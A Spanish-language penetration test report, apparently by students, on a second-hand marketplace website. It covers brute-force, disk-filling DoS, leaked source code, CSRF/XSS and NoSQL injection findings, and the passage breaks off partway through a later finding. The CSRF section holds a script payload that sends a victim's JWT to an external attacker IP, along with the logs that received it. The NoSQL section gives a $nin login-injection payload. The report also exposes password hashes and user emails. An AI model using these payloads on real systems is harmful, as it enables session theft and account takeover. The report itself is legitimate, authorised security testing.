

# Penetration Test Report

Keepcoding Students  
15 de Julio de 2023

Servicios de Seguridad Ofensiva (Pentesting)  
c/ Gran Vía, 745, Ático  
28013 - Madrid  
España  
Grupo: La Nueva República  
Integrantes: Daniel Maestro, Gerard Díaz, Hicham Haitak

\*\*\*\*\*

*Este documento es confidencial y toda su información no podrá ser copiada,  
modificada o distribuida sin el permiso expreso.*

\*\*\*\*\*

<b>Resumen ejecutivo</b>	<b>4</b>
<b>Resumen de resultados</b>	<b>5</b>
<b>ANÁLISIS DE VULNERABILIDADES</b>	<b>8</b>
Objetivos	9
Tratamiento de los Documentos	9
Criterios de Criticidad según la Matriz de NIST	9
Herramientas utilizadas	10
<b>[CRITICAL] REP-0000001-001: Fuerza bruta en los login/descubrimiento de credenciales</b>	<b>11</b>
Resumen	11
Pre-requisitos para el ataque	12
Detalles técnicos	12
Recomendaciones	12
<b>[HIGH] REP-0000001-002: DoS por llenado de disco</b>	<b>12</b>
Resumen	12
Pre-requisitos para el ataque	13
Detalles técnicos	13
Recomendaciones	14
<b>[HIGH] REP-0000001-003: código fuente disponible públicamente con información sensible</b>	<b>14</b>
Resumen	14
Pre-requisitos para el ataque	14
Detalles técnicos	14
Recomendaciones	15
<b>[HIGH] REP-0000001-004: CSRF/XSRF en formulario de subida de imágenes para el perfil de usuario</b>	<b>15</b>
Resumen	15
Pre-requisitos para el ataque	15
Detalles técnicos	15
Recomendaciones	17
<b>[MEDIUM] REP-0000001-005: NoSQL Injection para realizar fuerza bruta de usuarios</b>	<b>18</b>
Resumen	18
Pre-requisitos para el ataque	19
Detalles técnicos	19
Recomendaciones	22
<b>[MEDIUM] REP-0000001-006: Revelación de información sensible durante el proceso de login</b>	<b>23</b>
Resumen	23
Pre-requisitos para el ataque	23
Detalles técnicos	23
Recomendaciones	23
<b>[MEDIUM] REP-0000001-007: Ausencia protocolo HTTPS</b>	<b>24</b>
Resumen	24
Pre-requisitos para el ataque	24

Detalles técnicos	24
Recomendaciones	25
[MEDIUM] REP-0000001-008: Visualización de archivos .DS_Store	25
Resumen	25
Pre-requisitos para el ataque	25
Detalles técnicos	25
Recomendaciones	25
[MEDIUM] REP-0000001-009: Cabecera Content Security Policy (CSP) no configurada	26
Resumen	26
Pre-requisitos para el ataque	26
Detalles técnicos	26
Recomendaciones	27
[MEDIUM] REP-0000001-010: ID de la session en la URL.	27
Resumen	27
Pre-requisitos para el ataque	27
Detalles técnicos	27
Recomendaciones	28
[MEDIUM] REP-0000001-011: Falta de cabecera Anti-Clickjacking	29
Resumen	29
Pre-requisitos para el ataque	29
Detalles técnicos	29
Recomendaciones	30
[LOW] REP-0000001-012: Política de contraseñas débiles	31
Resumen	31
Pre-requisitos para el ataque	31
Detalles técnicos	31
Recomendaciones	31

## Resumen ejecutivo

Por el presente documento, se establece la contratación de los Servicios de Seguridad Ofensiva de la empresa **Keepcoding Students**, por parte de la empresa **HandWebber**. El objetivo de este análisis de seguridad es evaluar la fortaleza de las medidas de protección implementadas en la página web objetivo y descubrir posibles vulnerabilidades que puedan ser explotadas por atacantes malintencionados. Los procedimientos, resultados y demás detalles técnicos relevantes serán expuestos en el presente informe de forma clara, detallada y suficientemente comprensible.

Empresas intervinientes:

- **Keepcoding Students:** empresa especializada en servicios de seguridad informática, con un equipo de profesionales altamente calificados que permiten garantizar la integridad y confidencialidad de los sistemas de sus clientes, así como identificar posibles riesgos y vulnerabilidades.
- **HandWebber:** plataforma online de compra y venta de servicios o productos de primera y segunda mano, cuya página web está alojada en la dirección IP <http://54.84.80.202>, siendo ésta el eje y punto crítico de su negocio, ya que es la única vía de contacto con sus clientes y usuarios.

El objetivo, por tanto, es identificar cualquier debilidad en las medidas de seguridad existentes y recomendar acciones correctivas para mitigar posibles riesgos y proteger la integridad de la plataforma web. El análisis de seguridad ha sido realizado utilizando una metodología de Pentesting reconocida y ampliamente aceptada en la industria.

En el presente informe se presentarán los pasos seguidos durante el proceso de Pentesting, las pruebas realizadas, los resultados obtenidos y las recomendaciones para mejorar la seguridad de la página web de HandWebber.

Destacamos aquí el hecho de que este informe ha sido elaborado, exclusivamente, con el fin de mejorar la seguridad de la plataforma web indicada y protegerla contra posibles amenazas, asegurando de este modo la confidencialidad, integridad y disponibilidad de sus servicios y datos.

## Resumen de resultados

Durante el proceso de análisis de la página web de handwebber, se han identificado y documentado un total de **13 vulnerabilidades** de diferentes niveles de criticidad. A continuación, se presenta un resumen de los hallazgos:

### Vulnerabilidades **Críticas (1)**:

- Fuerza bruta en los login/descubrimiento de credenciales (CRITICAL) - La página web presenta una vulnerabilidad que permite ataques de fuerza bruta en los procesos de login, lo que podría comprometer la seguridad de las credenciales de los usuarios.

### Vulnerabilidades **Altas (3)**:

- DoS por llenado de disco (HIGH) - Se ha identificado una vulnerabilidad que podría llevar a un ataque de denegación de servicio (DoS) mediante el llenado del espacio de almacenamiento en disco.
- Código fuente disponible públicamente con información sensible (HIGH) - El código fuente del sitio web contiene información sensible que está disponible públicamente, lo que podría facilitar ataques y exposición no autorizada de datos confidenciales.
- CSRF/XSRF en formulario de subida de imágenes para el perfil de usuario y anuncios (HIGH) - La página web es vulnerable a ataques Cross-Site Request Forgery (CSRF/XSRF) en el formulario de subida de imágenes para el perfil de usuario y en los anuncios creados, lo que podría permitir acciones no autorizadas en nombre de los usuarios.

### Vulnerabilidades **Medias (7)**:

- NoSQL Injection para realizar fuerza bruta de usuarios (MEDIUM) - La página web presenta una vulnerabilidad de inyección NoSQL que podría ser explotada para realizar ataques de fuerza bruta contra los usuarios.
- Revelación de información sensible durante el proceso de login (MEDIUM) - Se ha identificado una vulnerabilidad que podría exponer información sensible durante el proceso de login, poniendo en riesgo la confidencialidad de los datos de los usuarios.
- Ausencia de protocolo HTTPS (MEDIUM) - La página web no utiliza el protocolo HTTPS para cifrar las comunicaciones, lo que podría permitir ataques de interceptación y robo de información.
- Visualización de archivos .DS\_Store (MEDIUM) - Se ha encontrado una vulnerabilidad que permite la visualización de archivos .DS\_Store, lo que podría revelar información confidencial sobre el sistema y la estructura de directorios.
- Cabecera Content Security Policy (CSP) no configurada (MEDIUM) - La página web carece de una configuración adecuada de la cabecera Content Security Policy (CSP), lo que la hace vulnerable a posibles ataques de Cross-Site Scripting (XSS) y otros riesgos de seguridad.
- Revelación del Session ID (MEDIUM) - Se ha identificado una vulnerabilidad que podría revelar el Session ID, lo que podría comprometer la seguridad de la sesión de los usuarios.
- Falta de cabecera Anti-Clickjacking (MEDIUM) - La página web no cuenta con la cabecera adecuada para proteger contra ataques de 'Clickjacking', lo que podría permitir el enmarcado no autorizado.

Vulnerabilidades **Leves (1)**:

- Política de contraseñas débiles (LOW) - Se ha encontrado una vulnerabilidad en la política de contraseñas del sitio web, lo que podría permitir el uso de contraseñas débiles y comprometer la seguridad de las cuentas de usuario.

Es importante que se tomen medidas correctivas y se implementen las recomendaciones para abordar estas vulnerabilidades y fortalecer la seguridad de la página web. Estas recomendaciones se detallarán en el informe completo de pentesting que se entregará al cliente.

# ANÁLISIS DE VULNERABILIDADES



Las siguiente páginas abordarán el apartado de "**Análisis de Vulnerabilidades**" como parte del proyecto de pentesting realizado en la página web <http://54.84.80.202>. En esta fase crucial del proceso, se ha llevado a cabo una exhaustiva evaluación de la seguridad del sitio web, con el objetivo principal de identificar y documentar todas las posibles vulnerabilidades que podrían ser explotadas por actores maliciosos. Esta investigación busca brindar una visión completa de la postura de seguridad del sitio web, permitiendo a los responsables de la página tomar medidas proactivas para mejorar su resiliencia y proteger los datos sensibles.

La metodología empleada será la de caja negra, actuando así como lo haría cualquier potencial atacante que sólo dispusiera de la URL de la web analizada

## Objetivos

Los objetivos centrales de este análisis son los siguientes:

Identificar vulnerabilidades de seguridad en la página web <http://54.84.80.202> que puedan comprometer la confidencialidad, integridad o disponibilidad de la información alojada en el sitio.

Clasificar las vulnerabilidades identificadas según su criticidad, utilizando la matriz de cálculo del Sistema Nacional de Información de Vulnerabilidades (NIST), conocida como CVSS v3 (Common Vulnerability Scoring System).

Documentar y describir detalladamente cada vulnerabilidad encontrada, proporcionando información esencial para su comprensión, posibles impactos y recomendaciones de mitigación.

## Tratamiento de los Documentos

El análisis de vulnerabilidades se ha realizado mediante una combinación de técnicas avanzadas de escaneo automatizado y evaluaciones manuales minuciosas. Durante este proceso, se han utilizado herramientas especializadas de pentesting, explorando diversas capas del sitio web, como la aplicación, el sistema operativo subyacente y la infraestructura de red, para detectar cualquier brecha de seguridad potencial.

Los resultados obtenidos en cada paso se han documentado cuidadosamente en informes detallados. Cada vulnerabilidad identificada se presenta en un informe individual, que incluye una descripción completa del hallazgo, su impacto potencial en la seguridad, los vectores de ataque involucrados y, en caso necesario, pruebas de concepto (PoCs) para demostrar la explotación.

## Criterios de Criticidad según la Matriz de NIST

Para evaluar la criticidad de cada vulnerabilidad encontrada, se ha utilizado el Sistema Nacional de Información de Vulnerabilidades (NIST) y su matriz CVSS v3. Esta herramienta proporciona una puntuación que valora el riesgo de cada vulnerabilidad en función de factores como la complejidad del ataque, el alcance de la explotación y el impacto en la confidencialidad, integridad y disponibilidad de los recursos afectados.

La puntuación CVSS se estructura en una escala del 1 al 10, donde 10 representa un riesgo extremadamente alto. Las vulnerabilidades se clasifican en función de su puntuación de la siguiente manera:

Puntuación entre 0.0 y 3.9: Vulnerabilidades de baja criticidad.

Puntuación entre 4.0 y 6.9: Vulnerabilidades de media criticidad.

Puntuación entre 7.0 y 8.9: Vulnerabilidades de alta criticidad.

Puntuación entre 9.0 y 10.0: Vulnerabilidades de criticidad crítica.

El equipo de análisis utilizará estas puntuaciones para priorizar las vulnerabilidades y recomendar las acciones de corrección más adecuadas para fortalecer la seguridad del sitio web.

Para consultar la matriz de cálculo del Sistema Nacional de Información de Vulnerabilidades (NIST) y obtener una puntuación CVSS de una vulnerabilidad, se ha empleado la calculadora oficial del NIST disponible en el siguiente enlace:  
<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?>

Nota: Cabe destacar que todas las actividades de análisis y pentesting se llevaron a cabo con el consentimiento y la aprobación previa del propietario del sitio web <http://54.84.80.202>, con el único propósito de mejorar su seguridad y mitigar posibles riesgos.

## Herramientas utilizadas

- **Burp**
- **Zap**
- **Nessus**
- **Gobuster**
- **Dirb**
- **Bbot**
- **Nmap**
- **Wappalyzer**

## [CRITICAL] REP-0000001-001: Fuerza bruta en los login/descubrimiento de credenciales

### Resumen

La web permite un número de intentos de login ilimitados.

### Pre-requisitos para el ataque

Navegador web/cliente http.

### Detalles técnicos

Para realizar esta comprobación, se ha seguido un sencillo procedimiento estandarizado de prueba consistente en hacer 3 intentos de login fallido y uno correcto; posteriormente 6, y así sucesivamente, hasta asegurarnos de que no hay ningún límite determinado (se establece este paso a paso, porque en caso de que sí hubiera un límite establecido, nos interesaría conocer en qué momento se bloquean los siguientes intentos de inicio de sesión).

### Recomendaciones

- **Establecer un límite entre 3 y 10 intentos de login**, buscando así el equilibrio entre usabilidad (evitamos que un usuario deba iniciar un proceso de recuperación de contraseña frecuentemente) y seguridad.
- Para evitar ataques de fuerza bruta (especialmente si son automatizados y lanzados por una aplicación), se recomienda **añadir un bloqueo de tiempo** entre intento e intento (por ejemplo, a partir del tercer intento fallido); es decir, la necesidad de esperar un tiempo determinado hasta poder realizar otro intento de inicio de sesión.
- **Implementar CAPTCHA.**
- Valorar la **implementación de un WAF.**


## [HIGH] REP-0000001-002: DoS por llenado de disco

### Resumen

La página web permite a cualquier usuario crear anuncios de forma ilimitada, en los cuales podemos adjuntar una imagen (máximo 5 mb).

También, de forma ilimitada, nos permite crear nuevos usuarios, peticiones de restablecimiento de contraseña, etc.

Todos estos nuevos datos que envíamos, por tanto, se almacenan de manera ilimitada en el servidor, llenando su memoria; si éste no está bien particionado, podría ser susceptible a sufrir un ataque de denegación de servicio.



(En cuestión de escasos minutos, hemos creado manualmente con un mismo usuario 24 anuncios)

### Pre-requisitos para el ataque

Un usuario personal autenticado, conocimientos básicos de herramientas para realizar peticiones como curl, python requests, BURP o OWASP Zap.

## Detalles técnicos

Debido a la naturaleza del ataque, no hemos querido reproducirlo para evitar provocar daños económicos al cliente y problemas de accesibilidad de los usuarios de la web. De todos modos, teóricamente hablando, para realizar un ataque DoS en esta situación sólo necesitaríamos automatizar el proceso de creación de nuevos anuncios (añadiendo, además, imágenes de distinto tipo). Por ejemplo, con Burp Intruder, podríamos lanzar una tarea automática que lance peticiones cambiando un único parámetro del anuncio y sólo con ello, crear un enorme cantidad de ellos; también se puede lanzar con *powershell*, Python y cualquier lenguaje que soporte peticiones http.

## Recomendaciones

- **Limitar la capacidad** de cualquier usuario a un número determinado de acciones por unidad de tiempo. Por ejemplo, se podría establecer un límite de 10 acciones por hora (siendo totalmente suficiente para cualquier tipo de usuario estándar y fácilmente gestionable por cualquier servidor).
- **Añadir verificación de correos electrónicos.**
- **Añadir un CAPTCHA** tras cada 3 acciones por parte del mismo usuario.
- Valorar el **añadir un WAF** para tener más seguridad.

**[HIGH] REP-0000001-003: código fuente disponible públicamente con información sensible**

## Resumen

El código fuente de cualquier aplicación o servicio web, en la mayoría de casos, interesa mantenerlo oculto o privado por razones lógicas: puede incluir comentarios de los desarrolladores que aporten información confidencial, puede ayudar a encontrar defectos de programación que, a su vez, ayuden a explotar vulnerabilidades; puede usarse en herramientas de análisis estático de código que faciliten rápidamente la localización de vulnerabilidades, datos sensibles, etc.

**Hallazgo:** [MabelBlanco/Handwebber: Web like Wallapop with verticalization for Handmakers \(github.com\)](https://github.com/MabelBlanco/Handwebber)

## Pre-requisitos para el ataque

Realizar una rápida investigación con palabras clave a través de buscadores, plataformas web, redes sociales, etc. con el fin claro de querer encontrar el código empleado por los desarrolladores para la creación del backend, frontend o apis de la página web.

## Detalles técnicos

Se ha localizado de forma fácil y rápida el código fuente de la web a través del buscador de Github, escribiendo el nombre de la empresa o de la plataforma web: "HandWebber"; dicho

código estaba publicado en el perfil de uno de los desarrolladores, ofreciendo, además, pequeñas muestras de datos personales que podrían facilitarnos investigaciones de OSINT.

En dicho código, realizando búsquedas sencillas tales como “password” o “username”, se han podido encontrar datos sensibles, algunos de ellos reportados/usados en subsiguientes vulnerabilidades.

```
▼ baseAds.json

44     "mail": "alfred@alfred.com",
45     "password": "$2b$07$3qmwZvSrFTyDZ22VmCCz60Lk4I9cAZp50L1tiYHArE1EsGNxjLNb6",
46     "image": "",
52     "mail": "ivan@ivan.com",
53     "password": "$2b$07$9A2ZD14kzeux14X65YgMG.BJiTvZrrto5KKBZxa0FkAmR5FYe/KHa",
54     "image": "",
```

## Recomendaciones

- Se recomienda encarecidamente **ofuscar o dificultar el hallazgo del código** fuente en los buscadores de plataformas web tipo Github; evitar, por tanto, que se pueda localizar el perfil de alguno de los desarrolladores utilizando palabras excesivamente relacionadas con la aplicación objetivo.
- Es aconsejable valorar el **privatizar los repositorios**.
- **Limpiar el código** (antes de subirlo) de posibles datos sensibles que puedan resultar una puerta a potenciales atacantes.

## [HIGH] REP-0000001-004: CSRF/XSRF en formulario de subida de imágenes para el perfil de usuario

### Resumen

Subiendo un archivo con código *javascript* en cualquiera de los formularios de subida de imágenes de la web, el enlace resultante de dicha subida puede usarse para mandar el enlace a una víctima y robar credenciales de la web.

### Pre-requisitos para el ataque

Es necesaria la interacción de una víctima para que el ataque sea exitoso; conocimientos básicos de javascript.

### Detalles técnicos

Lanzando la siguiente petición, genera el siguiente fichero en el directorio /uploads/image-1689886034931-4est.html.

Cuando la víctima accede a la siguiente url:

<http://54.84.80.202/uploads/image-1689886034931-test.html>

La víctima será redirigida a la máquina remota del atacante entregando así su **JWT**, que como tiene validez de 1 día, permite al atacante suplantar durante 24 horas la identidad de la víctima.

```
PUT /api/users/63efcae39f20ef6b4637a15f HTTP/1.1
Host: 54.84.80.202
Content-Length: 334
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2M2VmY2FlMzlmMjBlZjZiNDYzN2ExNWYiLCJpYXQiOiJlE2ODk4Nzc4ODgsImV4cCI6MTY4OTk2NDI4OH0.XMHCFYcycInfWpHdrrHCC68dQtJnEshArOIFX3hWdlk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarywBGEpoV5o49I95DM
Origin: http://54.84.80.202
Referer: http://54.84.80.202/profile
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

-----WebKitFormBoundarywBGEpoV5o49I95DM
Content-Disposition: form-data; name="image"; filename="test.html"
Content-Type: image/jpeg

<html>
<script>
const jwt = localStorage.getItem("auth");
document.location.href=`http://34.133.214.235/data=%22%2b%${jwt}`
</script>
</html>

-----WebKitFormBoundarywBGEpoV5o49I95DM--
```

(petición del payload)

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 20 Jul 2023 20:47:14 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 342
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
```

Etag: W/"156-GiDe/FitmWlZ8DLah1C0UGms0I"

```
{"result":{"_id":"63efcae39f20ef6b4637a15f","username":"jossid","mail":"alfred@alfred.com","password":"$2b$07$x0/xdKQg98g1oApnoIy5i.fPlTjFSxCN2e vWTr3AgYQiiHSxTBi5.","image":"/uploads/image-1689886034931-test.html","subscriptions":["641c563478514fda846f1b08"],"creation":"2023-03-21T15:06:52.460Z","update":"2023-07-20T20:47:14.934Z","__v":0}}
```

(respuesta de la petición del payload)

```
176.87.33.28 - - [20/Jul/2023 21:05:28] "GET /cookies=%22%2b%null HTTP/1.1" 404 -
176.87.33.28 - - [20/Jul/2023 21:05:41] code 404, message File not found
176.87.33.28 - - [20/Jul/2023 21:05:41] "GET /cookies=%22%2b%%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2NGI2YzhjMDg0MTZlOGZyZzA0NGRkNDUiLCJpYXQiOiJlOGU7o%22 HTTP/1.1" 404 -
176.87.33.28 - - [20/Jul/2023 21:05:41] code 404, message File not found
176.87.33.28 - - [20/Jul/2023 21:05:41] "GET /favicon.ico HTTP/1.1" 404 -
45.134.144.194 - - [20/Jul/2023 21:06:50] "GET / HTTP/1.1" 200 -
```

(servidor del atacante recibiendo los datos de la víctima)

Además, tras realizar varias pruebas con esta vulnerabilidad, vemos que es posible elevar la complejidad del *script* introducido y realizar redirecciones más elaboradas, que permiten al atacante crear, por ejemplo, un anuncio en la web para colocar un phishing con una *url* en el mismo dominio de la web original. Así, se completa una redirección a una web fraudulenta donde realmente se puede hacer lo que se quiera: pedir un pago, pedir que introduzca credenciales de otros servicios, etc.

## Recomendaciones

- Limitar el tipo de archivos que se puedan subir en los formularios de creación de cuentas y de subida de anuncios nuevos, para que sólo puedan ser los más comunes en cuanto se refiere a imágenes.
- Implementar la **validación del origen** (*Origin Header*) en la aplicación web para asegurarse de que sólo se acepten solicitudes de fuentes confiables. Se debe asegurar que las solicitudes provengan del mismo dominio que la aplicación para evitar que se procesen peticiones fraudulentas.
- No confiar únicamente en el **Referer Header**: aunque es común utilizar el encabezado "*Referer*" para verificar la procedencia de una solicitud, no se debe depender exclusivamente de él, ya que puede ser manipulado por el atacante.
- Utilizar el protocolo **HTTPS** (en relación con el siguiente punto). Aunque no es una medida que por ella misma nos permita defendernos de este tipo de ataques, la utilización de este protocolo debería considerarse un prerrequisito para cualquier tipo de medida de seguridad.
- Asegurarse de marcar las **cookies** como **seguras** y accesibles sólo a través de conexiones HTTPS. Esto reducirá el riesgo de que las *cookies* sean robadas a través de ataques de escucha de redes no seguras.
- Implementar **tokens anti-CSRF** (también conocidos como *tokens* CSRF o *tokens* de sincronización de formularios). Estos *tokens* se generan y verifican en cada solicitud para garantizar que provengan de una fuente autorizada.



- Implementar **CORS** (*Cross-Origin Resource Sharing*) de manera adecuada: Si la aplicación necesita compartir recursos con otros dominios o si se prevé que lo va a necesitar en un futuro, configurar las políticas **CORS** adecuadamente para que el servidor haga peticiones a dominios no autorizados.

## [MEDIUM] REP-0000001-005: NoSQL Injection para realizar fuerza bruta de usuarios

### Resumen

Es posible usar parámetros de **MongoDB** en el **JSON** de la petición de *login* en la web, esto permite hacer fuerza bruta sin conocer el correo de un usuario, utilizando el parámetro **\$nin**, y añadiendo ahí los usuarios que conocemos. De este modo, es posible buscar con fuerza bruta la contraseña de otro usuario desconocido, hacer *login* y generar un **JWT** con 1 día de expiración. Permitiría a un atacante suplantar la identidad de ese usuario.

### Pre-requisitos para el ataque

No aplica.

### Detalles técnicos

Usando la siguiente petición:

```
POST /api/users/login HTTP/1.1
Host: 54.84.80.202
Content-Length: 292
Accept: application/json, text/plain, /
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Content-Type: application/json
Origin: http://54.84.80.202/
Referer: http://54.84.80.202/login
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close
```

```
{"mail":{"$nin":["test@test.test","gerparatodo@gmail.com",
"aaaa@aaaa.aa",
"alfred@alfred.com",
"adios@hola.hola",
"hola@hola.adios",
"hola@hola.hola",
"imysticmovil@gmail.com",
"ivan.garcia.rodriguez@hotmail.es",
"ivan@ivan.com",
"mohammed@mohammed.com"
]}, "password": "password"}
```

Se pueden probar contraseñas para un usuario desconocido hasta dar con alguno de ellos. Y una vez conseguido el *token*, puede ser usado para identificar el id de usuario creando un anuncio con la siguiente petición:

```
POST /api/advertisement HTTP/1.1
Host: 54.84.80.202
Content-Length: 3182429
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2NDJmNTYwMzc4NTE0ZmRhODQ2ZjFhZjYiLCJpYXQiOiE2OTAyODg5MDEsImV4cCI6MTY5MDM3NTMwMX0.uWmSyzf_EDmUgIJXfDTxagZvVtBxWKhoWrXcafy1WSs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryejzrJThvj5NZg2Z0
Origin: http://54.84.80.202
Referer: http://54.84.80.202/advertisements/new
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="name"

a
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="price"

1
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="tags"

lifestyle
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="description"

aaa
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="custom"

true
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="stock"

1
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="active"

true
```

```
-----WebKitFormBoundaryejzrJThvj5NZg2Z0
Content-Disposition: form-data; name="image";
filename="pexels-blaque-x-863963.jpg"
Content-Type: image/jpeg

imagen

-----WebKitFormBoundaryejzrJThvj5NZg2Z0--
```

Esta petición genera un anuncio que en la respuesta va asociado a un ID de usuario; es lo necesario para identificar a los usuarios en el perfil:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 25 Jul 2023 12:42:02 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 378
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"17a-ui1dHTnsbPRV3N0wW29G0so7jqc"

{"result":{"active":true,"name":"a","image":"/uploads/image-1690288922453-pexels-blaque-x-863963.jpg","description":"aaa","custom":true,"price":1,"stock":1,"tags":["lifestyle"],"subscriptions":[],"idUser":{"_id":"641c560378514fda846f1af6","username":"mohammed"},"update":"2023-07-25T12:42:02.465Z","_id":"64bfc31aed959b3f60882226","creation":"2023-07-25T12:42:02.468Z","__v":0}}
```

Con ese ID, es posible ir a la página de *profiles* y, usando el JWT que obtuvimos en el *login*, conseguir la información de usuario. Así podríamos acabar haciendo login de manera normal:

```
GET /api/users/private/641c560378514fda846f1af6 HTTP/1.1
Host: 54.84.80.202
Accept: application/json, text/plain, */*
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiI2NGIyYzk5Nzg0MTZlOGFzYzA0NGQ3ODciLCJpYXQiOiJlOTY0OTg0MTIsImV4cCI6MTY5MDM4NDgxMn0.N259GRK05W1e7l1DdJsf8WuYRwHk07jJfrxYDcv2QPk
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Referer: http://54.84.80.202/profile
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
```

```
Connection: close
```

Y contestaría con todos los datos del usuario:

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 25 Jul 2023 12:42:12 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 176
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"b0-CeZM0qCJZYb5MoGJVyffWENsiUs"

{"result":{"_id":"641c560378514fda846f1af6","username":"xxxxxxx","mail":"xxxxxx@xxxxxxxxxxx","image":"/uploads/image-1679578627166-artesania_tunez.jpg","subscriptions":[]}}
```

## Recomendaciones

Para evitar ataques de **SQL Injection**:

- Usar consultas preparadas.
- Evitar la concatenación de cadenas.
- Validar y sanitizar las entradas del usuario.
- Principio de menor privilegio.
- Actualizar y *patchear* regularmente.
- Usar una lista blanca (*Whitelist*).
- No mostrar mensajes de error detallados al usuario.
- Utilizar herramientas de seguridad y pruebas de penetración.
- Mantenerse informado sobre las mejores prácticas.
- Auditar y monitorear los registros.

Para evitar ataques de **fuerza bruta**:

- Contraseñas fuertes y únicas
- Autenticación de dos factores (2FA)
- Límite de intentos de inicio de sesión
- Implementar un Capcha
- Bloqueo de cuentas después de intentos fallidos

Es recomendable valorar el uso de un WAF.

## [MEDIUM] REP-0000001-006: Revelación de información sensible durante el proceso de login

### Resumen

Durante el proceso de login en la web, se presenta una vulnerabilidad que permite a posibles atacantes obtener información sensible. Cuando un usuario ingresa un correo electrónico o contraseña incorrectos, el mensaje de error específico que se muestra indica si el correo electrónico es incorrecto o si la contraseña es incorrecta. Esta respuesta detallada podría proporcionar pistas a un atacante sobre qué campo (correo electrónico o contraseña) está siendo ingresado incorrectamente, lo que facilita la identificación de cuentas válidas y ayuda en posibles intentos de intrusión.

### Pre-requisitos para el ataque

